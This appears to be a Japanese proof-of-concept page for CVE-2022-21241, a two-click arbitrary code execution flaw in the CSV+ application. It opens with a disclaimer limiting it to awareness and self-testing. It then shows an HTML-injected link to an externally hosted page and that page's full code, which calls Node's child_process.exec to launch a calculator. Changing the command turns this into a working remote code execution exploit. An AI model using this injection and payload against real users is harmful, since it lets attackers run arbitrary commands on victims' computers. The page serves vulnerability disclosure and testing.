

👻 2クリック任意コード実行の脆弱性

CVE-2022-21241
⚠
このPoCは、ユーザーに注意を促し、自身のCSV+の脆弱性を調査するために作成されたものであり、攻撃に使用することは禁止されています。
以下のバージョンが脆弱です。
攻撃者はNode.jsの機能を利用して任意のコードを実行できます。 悪意のあるjsコードを何らかのサイトに配置し、CSV+のHTMLインジェクション脆弱性を利用してaタグからリンクします。

<a href='https://electronooooo.htmlbin.net/xsscalc.html'>click me 👻</a>
https://electronooooo.htmlbin.net/xsscalc.html は一時的なリンクです。
<!DOCTYPE html>
<html>
    <head>
        <script>
            var cmd = "calc";
            require("child_process").exec(cmd);
        </script>
    </head>
    <body>
        Hi :)
    </body>
</html>

